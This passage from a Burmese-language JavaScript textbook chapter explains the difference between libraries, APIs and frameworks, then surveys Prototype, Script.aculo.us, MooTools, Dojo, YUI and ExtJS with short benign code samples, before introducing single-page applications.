ကြိုတင်ရေးသားထားပြီး နောင်လိုအပ်တဲ့အခါ ပြန်လည်အသုံးပြုနိုင်ဖို့ စုစဉ်းထားတဲ့ Code တွေကိုတော့ Code Library လို့ ခေါ်ကြပါတယ်။ ပုံ (၅-က) မှာ လေ့လာကြည့်ပါ။ JavaScript Code Library တွေကို အကြမ်းဖျဉ်းအားဖြင့် နှစ်ပိုင်း ခွဲနိုင်ပါတယ်။ Utility လိုခေါ်တဲ့ အခြေခံလိုအပ်ချက်တွေကို ရေးသားစုစဉ်းထားတဲ့ Library တွေနဲ့ Widget Toolkit လိုခေါ်တဲ့ အသင့်သုံး User Interface Component တွေ စုစဉ်းထားတဲ့ Library တို့ ဖြစ်ကြပါတယ်။ Library နဲ့ API ကွားခြားချက်ကတော့ Library ဆိတ်လက်ရှိ Programming Language ကိုပဲသုံးပြီး ရေးသားတဲ့ Code ဖြစ်ပါတယ်။ ဘာတွေဘယ်လို ရေးသားလဲ ဖွင့်ကြည့်နိုင်ပါတယ် လိုအပ်ရင်ပြင်ဆင်နိုင်ပါတယ်။ API တော့ လက်ရှိ Language နဲ့ ရေးသားတာဖြစ်နိုင်သလို သီးခြား Language နဲ့ရေးသားပြီး လက်ရှိ Language ကနေ ခေါ်ယူအသုံးပြုနိုင်အောင် စီစဉ်ထားပေးခြင်းလည်း ဖြစ်နိုင်ပါတယ်။ အကြမ်းဖျဉ်းအားဖြင့် API ကို ဘယ်လို ရေးသားလဲ ဖွင့်လှစ်ကြည့်ရှု ခြင်း၊ ပြင်ဆင်ခြင်းကို မပြုလုပ်နိုင်ပါဘူး။ ရယူအသုံးပြုဖို့ သက်သက်ပါပဲ။

Code Library နဲ့ API တွေကို Pattern တွေ Convention တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Framework ဆိုပြီးဖြစ်လာပါတယ်။ Pattern ဆိုတာကတော့ 3-Tires Architecture, MVC, MVVM အစရှိတဲ့ Code တွေကို Organize လုပ်တဲ့အခါ အသုံးပြုပဲတဲ့ နည်းစနစ်တွေဖြစ်ပါတယ်။ ဒီလို Pattern တွေနဲ့ စနစ်ကျနစာစုစဉ်းထားမှ Program ကို ဆက်လက်တဲ့ချုပ်ငြင်ဆင်ရတာလွှာယ်ကူးမှာဖြစ်ပါတယ်။ Convention ကတော့လိုက်နာရမယ့် ရေးသားနည်း၊ စည်းမျဉ်းတွေ ကိုသာတ်မှတ်ပေးထားတာပါ။ Framework ရဲ့ လုပ်ဆောင်ချက်တွေကိုရယူရမယ့်နည်းစနစ်တွေ၊ Code တွေသပ်ရပ်စေဖို့ လိုက်နာရမယ့်နည်းစနစ်တွေ စသဖြင့်သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ တစ်ချို့ Framework တွေမှာ Compiler တွေ၊ Debugger တွေ၊ Template Engine တွေနဲ့ Test Framework တွေလည်းတွဲဖက်ပါဝင်နိုင်ပါတယ်။

ဘယ်လိုလုပ်ဆောင်ချက်တွေပါဝင်ရင် Library လိုခေါ်ပြီး ဘယ်လောက်ဆိုရင်တော့ Framework ခေါ်ရမယ်ဆိုတဲ့ တိကျ တဲ့ သတ်မှတ်ချက်မရှိပါဘူး။ ဖန်တီးတည်ဆောက်သူပေါ် မူတည်ပါတယ်။ ဖန်တီးသူတွေက သူတို့ရဲ့ဖန်တီးမှ ဟာ Library အဆင့်လိုယူဆရင် Library လိုခေါ်ပြီး Library သက်သက်ထက်ပိုတယ်ဆိုရင်တော့ Framework လိုခေါ်ကြလေးရှိပါတယ်။ ကျိုးတော်တိုကတော့ လက်ရှိအသုံးများနေတဲ့ JavaScript Library တွေ၊ Framework တွေကို နှစ်မျိုးခွဲခြားပြီး ပြောနေစရာမလိုအောင် Framework လို သုံးပြီးတော့ပဲ ဆက်လက်ဖော်ပြသွားပါမယ်။

5.1 – Prototype and Script.aculo.us

Prototype ဟာ Utility Framework တစ်ခုဖြစ်ပြီး အစေဆုံးပေါ်ခဲ့တဲ့ Framework တွေထဲကတစ်ခုဖြစ်ပါတယ်။ လက်ရှိအချိန်မှာလည်း Internet Website တွေရဲ့ ၄% လောက်က Prototype JavaScript Framework ကို အသုံးပြုထားကြခဲ့ဖြစ်ပါတယ်။ JavaScript ရဲ့ Prototype OOP နဲ့ အမည်တူပြီး အခေါ်မှားနိုင်လို့ Prototype လို့ တစ်လုံးတည်းမခေါ်ပဲ Prototype JavaScript Framework သို့မဟုတ် Prototype Framework လိုအပြည့်အစုံ ခေါ်ကြလေးရှိပါတယ်။

Prototype ကို ၂၀၀၅ ခုနှစ်က စတင်ဖန်တီးခဲ့တာဖြစ်ပြီး အစပိုင်းရည်ရွယ်ချက်ကတော့ Ruby on Rails Framework မှာ Cross-Browser Ajax Support ပေးနိုင်ဖို့ ဖြစ်ပါတယ်။ Ruby on Rails ဆိုတာ Web Application Framework တွေကို တစ်ခေတ်ဆန်းစေခဲ့တဲ့ Server-side Framework တစ်ခုဖြစ်ပါတယ်။ အဲဒီအချိန်က Ajax နည်းပညာကို Browser အားလုံးက Support လုပ်ပေးမယ့် အသေးစိတ်ရယူအသုံးပြုပဲ ကွားခြားတဲ့ အတွက် JavaScript သက်သက်နဲ့ ရေးသားမယ်ဆိုရင် Browser အားလုံးမှာအလုပ်လုပ်ဖို့ အဆင့်ဆင်စစ်ဆေးပြီး ရေးပေးရတဲ့သော ရှိပါတယ်။ နိုင်းယူးကြည့်နိုင်ပုံအတွက် JavaScript သက်သက်နဲ့ Ajax လုပ်ဆောင်ချက် ရေးသားပဲနူးနာကို ဖော်ပြပေးလိုက်ပါတယ်။

```

if (window.XMLHttpRequest) { // Mozilla, Safari, ...
    httpRequest = new XMLHttpRequest();
} else if (window.ActiveXObject) { // IE
    try {
        httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch (e) {
        try {
            httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
        }
        catch (e) {}
    }
}

if (!httpRequest) {
    alert('Giving up :( Cannot create an XMLHttpRequest');
    return false;
}
httpRequest.onreadystatechange = alertContents;
httpRequest.open('GET', url);
httpRequest.send();

```

Mozilla Firefox, Safari, တစ်ခုသား Modern Browser တွင့် နောက်ပိုင်း Internet Explorer Version တွေမှာ Ajax အတွက် window.XMLHttpRequest ဆိတဲ့ Object ကိုအသုံးပြုထားပြီး Internet Explorer Version အဟောင်းတွေ မှာတော့ window.ActiveXObject ကို အသုံးပြုတဲ့အတွက် ကွဲပြားမရှိနေပါတယ်။ Prototype အသုံးပြုပြီးရေးမယ် ဆိုရင်တော့ အခုလိုရေးသားရပါတယ်။

```

new Ajax.Request(url, {
    method: 'get',
    onSuccess: function(transport) {
        var response = transport.responseText || "no response text";
        alert("Success!" + response);
    }
});

```

အသုံးပြုလိုတဲ့ URL ကို url Variable နေရာမှာ ထည့်သွင်းပေးပြီး Request Process အောင်မြင်ပြီး မြောက်တဲ့အခါ လုပ်စေချင်တဲ့ လုပ်ဆောင်ချက်ကို onSuccess မှာ Nameless Function နဲ့ သတ်မှတ်ပေးရပါတယ်။ ပိုမိုကျွ်လစ် ရှင်းလင်းသွားပြီး Cross-browser Check လုပ်တဲ့ကိစ္စတွေလည်း လုပ်စရာမလိုတော့ပါဘူး။ အခုချိန်မှာ JSON နဲ့ Nameless Function တို့အကြောင်း ရှင်းမပြုရသေးတဲ့အတွက် နားလည်ရခက်နောက်ပါတယ်။ နောက်အခန်းမှာ JSON အကြောင်းရော Nameless Function အကြောင်းပါရှင်းပြုမှာဖြစ်ပါတယ်။ Ajax အကြောင်းကိုလည်း အခန်း (၁၁) Ajax with jQuery မှာ ဆက်လက် ဖော်ပြပေးမှာပါ။

Prototype ရဲ့ နောက်ထပ်ထူးမြားချက်ကတော့ JavaScript ကို Classical OOP ပုံစံ ရေးသားနိုင်အောင် ဖန်တီးပေးထားခြင်းပါဖြစ်ပါတယ်။ JavaScript မှာသာဝာအားဖြင့် Object တွေတည်ဆောက်ဖို့အတွက် Class တွေမလိုပါဘူး။ ဒါကြောင့် class Keyword ကိုသုံးပြီး Class တွေ တည်ဆောက်လိုမရပါဘူး။ လိုအပ်ရင်တော့ Function တွေကို Object Constructor အနေနဲ့ တည်ဆောက်ထားနိုင်ပါတယ်။ Prototype က JavaScript မှာလည်း အခြား OOP

Language တွေမှာလို Class တွေတည်ဆောက်နိုင်အောင် ဖန်တီးပေးထားပါတယ်။ နှမူနာလေးတစ်ခု ဖော်ပြပေးလိုက်ပါတယ် -

```
var FirstClass = Class.create({
  // Constructor
  initialize: function () {
    this.data = "Hello World";
  },
  propertyOne: someValue,
  propertyTwo: someValue,
  methodOne: function() {
    // do something
  },
  methodTwo: function() {
    // do something
  }
});
```

`Class.create()` Method ကိုသုံးပြုး Classical OOP တွေမှာကဲ့သို့ Class တွေကို ကြော်လောက်နိုင်ခြင်း ဖြစ်ပါတယ်။

နောက်ထပ်ထူးချက်ကတော့ DOM Selector ဖြစ်ပါတယ်။ JavaScript နဲ့ ID သတ်မှတ်ထားတဲ့ Element တွေကို `document.getElementById` Selector သုံးပြုး Select လုပ်ရပါတယ်။ Prototype မှာတော့ `$()` Function ကို အသုံးပြုနိုင်ပါတယ်။

မှတ်ချက် ။ ။ JavaScript Function Name တွေမှာ တစ်ခြား Special Character တွေ ပေးလို့ရပေမယ့် Dollar Sign တော့ ထည့်ပေးလို့ရပါတယ်။ Prototype က အဲဒီ Dollar Sign ကို Selector Function ဘဲ Name အဖြစ်အသုံးပြုထားတာပါ။

```
[ JavaScript ]
document.getElementById('note').style.color = "red";
var obj = document.getElementById('sub');

[ Prototype ]
$('note').style.color = "red";
var obj = $('sub');
```

နှမူနာမှာ `document.getElementById` အစား `$()` နဲ့ အစားထိုးအသုံးပြုထားပုံကို တွေ့နိုင်ပါတယ်။ Dollar Sign နှစ်ခုတွဲရေးရတဲ့ Selector လည်းကောင်းတယ်။ သူကတော့ ကျွန်ုတ်တို့ အခန်း(၃) မှာလေ့လာခဲ့တဲ့ CSS Selector တွေအတိုင်း Select လုပ်နိုင်အောင်ဖန်တီးပေးထားပါတယ်။ `class="note"` လို့သတ်မှတ် ထားတဲ့ `<p>` Element တွေကို အခဲလို့ Select လုပ်နိုင်ပါတယ်။

```
var notes = $$('p.note');
```

script.aculo.us ကတေသာ Prototype ကို အသုံးပြု ရေးသားထားတဲ့ Visual Effect Library ဖြစ်ပါတယ်။ Prototype ရဲ့ Visual Effect Extension လိုသတ်မှတ်ကြပါတယ်။ ဥပမာ id="note" ငါးထားတဲ့ Element တစ်ခုကို ဖြည့်ဖြည့်ချင်းပေါ်လာတဲ့ Fade Effect သတ်မှတ်ပေးချင်ရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
new Effect.Fade('note', {
    duration: 2.0,
    from: 0.0,
    to: 0.8
});
```

Effect Object နဲ့အတူ အခြားသော Animation Effect တွေ တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ Highlight, Morph, Move, Scale, Shake, SlideDown, DropOut, Fold, Grow နဲ့တစ်ခြား Effect တွေလည်းကျော်ပါသေးတယ်။ Effect သတ်မှတ်လိုတဲ့ Element ID ကို 'note' နေရာမှာ အစားထိုးထည့်ပေးလိုက်ယုံပါပဲ။ ဒီနည်းနဲ့ Visual Effect တွေကို လွယ်လွယ်ကူကူ ရရှိပေါ်ပါတယ်။

Effect တွေအပြင် Element တွေကို Mouse နဲ့ဆွဲရွှေ့လိုက်ရမယ့် Drag-&-Drop လုပ်ဆောင်ချက်ဖျိုးတွေ၊ နေရာ အစိအစဉ် ပြန်ချလိုရမယ့် Sortable လုပ်ဆောင်ချက်တွေလည်းပါဝင်ပါသေးတယ်။ id='note' လို့ သတ်မှတ်ထားတဲ့ Element တစ်ခုကို Drag လုပ်လိုရတဲ့ Element ဖြစ်စေဖို့ အခုလိုသတ်မှတ်ပေးလိုက်ယုံပါပဲ။

```
new Draggable('note');
```

ဒီလိုလေးသတ်မှတ်လိုက်ယုံနဲ့ အသုံးပြုသူက လိုသလို Mouse နဲ့ နေရာဆွဲရွှေ့ခြင်းတဲ့ Element တစ်ခု ဖြစ်သွားပေါ်ပါတယ်။ ဒီနည်းအတိုင်း Prototype နဲ့ Script.aculo.us တိုကို ပေါင်းစပ်အသုံးပြုပြီး Rich User Interface တွေကို တည်ဆောက်နိုင်စေမှာ ဖြစ်ပါတယ်။

Prototype Website: prototypejs.org

Script.aculo.us Website: script.aculo.us

5.2 – MooTools

My OO Tools ကို အတိုကောက်ခေါ်တဲ့ MooTools ဟာလည်း Utility Framework တစ်ခုဖြစ်ပါတယ်။ Advanced JavaScript Developer တွေအတွက် ရည်ရွယ်ထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ အစဉ်ငါးမှာ Script.aculo.us လုပ် Moo.fx ဆိုတဲ့ နာမည်နဲ့ Prototype အခြေပြု Effect Library တစ်ခုဖြစ်ပါတယ်။ နောက်ပိုင်းမှ MooTools ဆိုတဲ့ အမည်နဲ့ ထိုးခြား Framework အဖြစ်ရပ်တည်လာခဲ့တယ်။

Framework တွေရဲ့လုပ်ဆောင်ချက်ပြည့်စုံမှုက တစ်ခါတစ်ရုံ အားနည်းချက်ပြန်ဖြစ်နေတက်ပါတယ်။ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တစ်ခုနှစ်ခုရှိ လုပ်ဆောင်ချက် တစ်ရာလောက်ပါတဲ့ Framework တစ်ခုကိုအသုံးပြုရရင် သိပ်အဆင်မပြပါဘူး။ မလိုပဲပိုနောက်နိုင်ပါတယ်။ MooTools ကတေသာ ဒီပြဿနာကိုဖြေရှင်းဖို့ Framework တစ်ခုလုံးကို ရယူအသုံးပြုဖို့မလိုအပါဘူး အမှန်တစ်ကယ် လိုအပ်တဲ့ အပိုင်းလိုက်သာ ပေါင်းစပ်ရယူနိုင်အောင် ဖန်တီးပေးထားပါတယ်။ Core Module မှာ အခြေခံ Utility လုပ် ဆောင်ချက်တွေပါဝင်ပါတယ်။ Class Module မှာ Classical OOP အထောက်အပံ့တွေ ပါဝင်

ပါတယ်။ Natives Module မှာ JavaScript Native Object တွေကို ဖြည့်စွက်ထားတဲ့ ဖြည့်စွက်ချက်တွေပါဝင်ပါတယ်။ Fx Module မှာ Visual Effect နဲ့ ပက်သက်တာတွေပါဝင် ပါတယ်။ Request Module မှာတော့ Ajax လုပ်ဆောင်ချက်တွေပါဝင်ပါတယ်။ အသုံးပြုလိုသူက လိုအပ်တဲ့ အပိုင်းတွေကို ရွေးချယ်ပေါင်းစပ်ရယူနိုင်ပါတယ်။

Classical OOP နဲ့ Inheritance လုပ်ဆောင်ချက်ကို MooTools မှာ အခုလို ရေးသားနိုင်ပါတယ်။

```
var Animal = new Class({
    initialize: function(age) {
        this.age = age;
    }
});

var Cat = new Class({
    Extends: Animal,
    initialize: function(name, age) {
        this.parent(age); // calls initialize method of Animal class
        this.name = name;
    }
});
```

Animal Class ကို Inherit လုပ်ဖို့အတွက် Cat Class ထဲမှာ Extends Property နဲ့ သတ်မှတ်ပေးလိုက်ခြင်းဖြစ်ပါတယ်။

Visual Effect Animation တွေအတွက် အခုလိုရေးသားနိုင်ပါတယ်။

```
var myFx = new Fx.Tween('note', {
    duration: 'long',
    transition: 'bounce:out',
    link: 'cancel',
    property: 'height'
});
```

Fx.Tween Method ကိုအသုံးပြုပြီး Effect သတ်မှတ်လိုတဲ့ Element, အသုံးပြုချင်တဲ့ Transaction, Duration တို့ကို သတ်မှတ်ပေးလိုက်ယူပါပဲ။ နိုင်းယူဉ်ကြည့်လိုက်ရင် သူဟာနဲ့သူထူးစွားချက်တွေ ရှိနေပေမယ့် Prototype / Script.aculo.us တို့နဲ့ အသုံးပြုပုံသိပ်မကွာလှတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ MooTools ကိုယ်တိုင်က Prototype ကို နှမူနာယူခဲ့တော်းဖြစ်ပါတယ်။

MooTools Website: mootools.net

5.3 – dōjō toolkit

Dojo Toolkit ဟာလည်း MooTools လိုပဲ Modular Framework တစ်ခုဖြစ်ပါတယ်။ ထူးစွားချက်ကတော့ Dojo မှာ Menu, Tabs, Tooltips, Sortable Tables, Charts, Tree widgets, Calendar Date Selector, Clock, Maps စသုပ္ပါဒ် အသင့်သုံးနိုင်တဲ့ User Interface Widget တွေပါဝင်လာခြင်းပဲဖြစ်ပါတယ်။

အခြားထူးစွာအချက်အနေနဲ့ Client-side Data Store နဲ့ပို့သက်တဲ့လုပ်ဆောင်ချက်လည်း Dojo မှာပါဝင်လာပါတယ်။ Web ရဲ့ Security Model အရ JavaScript ဟာ အသံပြုသူရဲ့ကွန်ပြုတဲ့ Storage ကို Access လုပ်နိုင်ခြင်းမရှိပါဘူး။ ဒါပေမယ့် Cookie လိုခေါ်တဲ့ နည်းပညာအသံပြုပြီး အချို့အချက်အလက်တွေကိုတော့ Browser နဲ့တွဲဖက်ပြီး သိမ်းဆည်းပေးနိုင်ပါတယ်။ HTML5 မှာဆိုရင် LocalStorage နဲ့ IndexedDB တို့လို့ပိုမိုအားကောင်းတဲ့ Client-side Storage နည်းပညာတွေ ပါဝင်လာပါတယ်။ Dojo က အဲဒီ နည်းပညာတွေကို သင့်တော်သလိုအသံပြုပြီး အချက်အလက် တွေကို သိမ်းဆည်းခြင်း ပြန်လည်ရယူခြင်း ပြုလုပ်နိုင်အောင်စိစဉ် ပေးထားပါတယ်။ Rich Internet Application တွေမှာ Client-side Storage ကလည်း အရေးပါတဲ့လိုအပ်ချက်တစ်ခု ဖြစ်ပါတယ်။

Form Validation လုပ်ဆောင်ချက်တွေ၊ လုပ်ငန်းသံး Application တွေမှာ မဖြစ်မနေလိုအပ်တဲ့ Data Grid တွေ၊ MVC Pattern တွေ စုံလင်အောင်ပါဝင်တဲ့အတွက် Dojo ဟာ JavaScript နဲ့ပို့သက်ရင် A ကနေ Z အထိ ပါဝင်တယ်လို့ ပြောနိုင်လောက်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ ပြီးတော့ Unit Test, Internationalization, Localization တို့ အတွက် ပုံပိုးမှုတွေနဲ့အတူ Documentation Generator, Build-Tool တို့လိုလုပ်ဆောင်ချက်တွေအထိပါဝင်ပြီး အတော်လေးကျပ်ပြန့်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။

Dojo Website: dojotoolkit.org

5.4 – Yahoo User Interface (YUI)


YUI ကတော့ အင်တာနက်နည်းပညာမှာ ဦးဆောင်သူတစ်ဦးဖြစ်တဲ့ Yahoo! ရဲ့ Developer တွေ ဦးဆောင်ဖန်တီးထားတဲ့ User Interface Library တစ်ခုဖြစ်ပါတယ်။ သူလည်းပဲ Dojo လို့ လုပ်ဆောင်ချက်တွေ စုံလင်လင်ပါဝင်တဲ့ Framework ကြီး တစ်ခုပဲဖြစ်ပါတယ်။

Utility ကဏ္ဍမှာ Animation, Cookie, Drag&Drop, ImageLoader, Browser History Manager စသဖြင့်ပါဝင်ပါတယ်။ UI Widgets အနေနဲ့လည်း Calendar, Button, Chart, Auto Complete, DataTable, ImageCropper, Color Picker, Menu, Rich Text Editor (RTE), Tab View, Tree View, Slider စသဖြင့်လိုလေသေးမရှိလိုအိုင်လောက်အောင် ပါဝင်ပါတယ်။

ဒါအပြင် CSS Reset, Grid Layout, Font အစရှိတဲ့ လုပ်ဆောင်ချက်တွေပါဝင်တဲ့အတွက် CSS Framework အနေနဲ့လည်း အသံပြုနိုင်ပါတယ်။ တနည်းအားဖြင့် JavaScript မသံးလိုရင်တောင်မှ သူရဲ့ User Interface Element တွေ အတွက် ရေးသားထားတဲ့ CSS တွေကို ရယူအသံပြုနိုင်ပါတယ်။

YUI ရဲ့ အစိတ်အပိုင်းတစ်ခုဖြစ်တဲ့ YUI Compressor ဆိုတာလည်း အတော်လေး အသံးတွင်ကျယ်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ JavaScript နဲ့ CSS File တွေကို Minify လုပ်ဖို့အတွက်အသံပြုနိုင်ပါတယ်။ Minify လုပ်တယ်ဆိုတာ JavaScript နဲ့ CSS File တွေကို File Size သေးသွားအောင် မရှိအပ်တဲ့ Space တွေဖယ်ထုတ်ပြုး၊ Code ထဲမှာသံးထားတဲ့ Variable တွေ Function တွေကိုလည်း တို့သွားအောင် အလိုအလျောက်ပြုပြင်ပြီး လျှော့ချေပေးတဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ File Size တွေသေးသွားတဲ့ အတွက် Client နဲ့ Server ဆက်သွယ်ပေးပို့တဲ့နေရာမှာ ပိုမိုမြန်ဆန်သွားစေမှာဖြစ်ပါတယ်။

YUI ကိုအသံပြုပြီး ရိုးရိုး <textarea> Element တစ်ခုကို Option အပြည့်အစုံပါဝင်တဲ့ Rich Text Editor တစ်ခုဖြစ် သွားအောင် အလွယ်တစ်ကူပြောင်းနိုင်ပုံကို ဖော်ပြပေးလိုက်ပါတယ်။



ပုံ (၅-၈) YUI – Rich Text Editor

ပုံ (၅-၈) မှာဖော်ပြထားတဲ့ Rich Text Editor တစ်ခုရှိခိုးအတွက် အခုလိုရေးသားပေးရပါတယ်။

```
[ HTML ]
<textarea id="post"></textarea>

[ JavaScript ]
var myEditor = new YAHOO.widget.Editor('post', {
    height: '300px',
    width: '522px'
});
myEditor.render();
```

YAHOO.widget.Editor() Function ရဲ့ Parameter အင်္ကာ <textarea> ရဲ့ id ကို ထည့်သွင်းပေးလိုက်
ယုံနှုန်းအတွက် <textarea> ကို Formatting Option အပြည့်အစုံပါဝင်တဲ့ Rich Text Editor အဖြစ်ကို ပြောင်းလဲ

ရရှိသွားစေမှာပဲ ဖြစ်ပါတယ်။

YUI Website: yuilibrary.com

5.5 – ExtJS

Ext JS ဟာ မူလက YUI ရဲ Extension Library တစ်ခုပါ။ ဒါပေမယ့် နောက်ပိုင်းမှာ သီ္ဓား Framework အဖြစ် ရပ်တည်လာပြီး User Interface သက်သက်ဘက်ကို အသားပေးတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ သူမှာပါတဲ့ User Interface Component တွေကလည်း ထူးခြားပြီးအသုံးဝင်ပါတယ်။ Chart, Data Grid, Infinite Scroll, Tree Control, Tab, Slider, Toolbar နဲ့ ဖြည့်စွက်ပြင်ဆင်ပေးထားတဲ့ Form Input တွေပဲဖြစ်ပါတယ်။

၂၀၁၀ ခုနှစ်မှာ ExtJS, jQTouch နဲ့ Raphaël လိုခေါ်တဲ့ Framework (၃) ခဲ့ဘာ အချင်းချင်း ပေါင်းစပ်လိုက်၍ ပြီး Sencha လိုခေါ်တဲ့ အဖွဲ့အစည်းတစ်ရပ်ကို ပူပေါင်းထူးထောင်ခဲ့ကြပါတယ်။ ဒါကြောင့် အခုချိန်မှာ ExtJS ဟာ Sencha အမည်ရ အဖွဲ့အစည်းတစ်ခုရဲ့ Product ဖြစ်ပါတယ်။

ExtJS Website: sencha.com/products/extjs/

5.6 – Single-Page Applications

Gmail, Facebook တို့လို Application တွေကိုအသုံးပြုတဲ့အခါသတိထားကြည့်ပါ။ သူတို့မှာရှိတဲ့ လုပ်ဆောင်ချက်တွေကို စာမျက်နှာတစ်မျက်နှာတည်းနဲ့ အသုံးပြုနိုင်အောင်စီမံထားပါတယ်။ ဥမှာ - Gmail မှာ Login ဝင်ဝင်ခြင်း တွေ့မြင်ရ မှာက လက်ခံရရှိထားတဲ့ Email စာရင်းဖော်ပြပေးနေတဲ့ Inbox ပါ။ Email တစ်စောင်ကို ဖတ်ဖို့ဖွင့်လိုက်ရင် နေရာမှာ တင်ပဲ ဖွင့်ပေးပါတယ်။ နောက်စာမျက်နှာတစ်ခုကို သွားစရာမလိုပါဘူး။ အလားတူပဲ Email ပိုချင်လို့ Compose Mail ကိုနှိပ်လိုက်ရင်လည်း Email ရေးသားနိုင်တဲ့ Interface က လက်ရှိစာမျက်နှာပေါ်မှာပဲပေါ်လာမှာပါ။ တစ်ယောက် ယောက်က Chat Message ပိုလိုက်လို့ လက်ခံရရှိရင်လည်း ဒီစာမျက်နှာပေါ်မှာပဲလက်ခံရရှိကြောင်း Box လေးတစ်ခုနဲ့ လာပြပေးမှာပါ။ အဲဒီလို Web Application မျိုးကို Single Page Application လို့ ခေါ်ခြင်းဖြစ်ပါတယ်။

Single Page Application တွေဟာ JavaScript ကို အခိုက Language အနေနဲ့အသုံးပြုရေးသားထားတဲ့ Application တွေဖြစ်ပါတယ်။ အရင်က JavaScript ဆိတ် Web Application တစ်ခုမှာ အထောက်အပံ့ပေးတဲ့ Language တစ်ခုမှာ သာပါ။ အခုတော့ သုကအခိုကဖြစ်လာပြီး၊ Server-side Script အပါအဝင် တစ်ခြားနည်းပညာတွေက အထောက်အပံ့ သဘောဖြစ်လာပါတယ်။ အခုလို Application တစ်ခုလုံးရဲ့အခိုက Language အဖြစ်သုံးရတော့မယ်ဆိတ် ရေးသားရမယ့် Code တွေကလည်း တော်တော်များလာမှာ ဖြစ်ပါတယ်။ Code တွေများလာတဲ့အခါ အဲဒီ Code တွေကို နောက်ပိုင်းမှာပြင်ဆင်ရလွယ်အောင် တို့ခဲ့ဖြည့်စွက်ရလွယ်အောင် စနစ်တစ်ကျွေစွဲည်ဖို့ လိုအပ်လာပါတယ်။ ဒါကြောင့် လည်း အခုနောက်ပိုင်းမှာ Client-side MVC လို့ ခေါ်တဲ့ JavaScript Framework တွေ ခေတ်စားလာခဲ့ပါတယ်။

MVC ရဲ မူရင်းအခို့ယ်က Model-View-Controller ဖြစ်ပါတယ်။ MVC အကြောင်းကို အခန်း (၁၃) **Model-View-Controller** မှာ ဖော်ပြပါမယ်။ သူ့ရဲ့ အခိုကတာဝန်က ရေးသားထားတဲ့ Code တွေကို လုပ်ဆောင်ချက်ကဏ္ဍအလိုက် ချို့စားထားခြင်းအားဖြင့် လုပ်ဆောင်ချက်တူရာ Code တွေကို စုစုပေါင်းမိနေစေပြီး နောက်ပိုင်းမှာ ပြင်ဆင်ဖြည့်စွက်ရတာ လွယ်ကူစေဖို့ ဖြစ်ပါတယ်။ MVC Framework တွေကို မူလက Server-side အတွက်အခိုကသုံးကြပါတယ်။ Web Application တစ်ခုအတွက် Server-side Script တွေက အခိုကနဲ့ အများဆုံးရေးသားရတဲ့ Language တွေဖြစ်ခဲ့လို့

ဖြစ်ပါတယ်။ အခုတော့ JavaScript အတွက်ပါ ဒီလို Framework တွေက လိုအပ်လာပါပြီ။

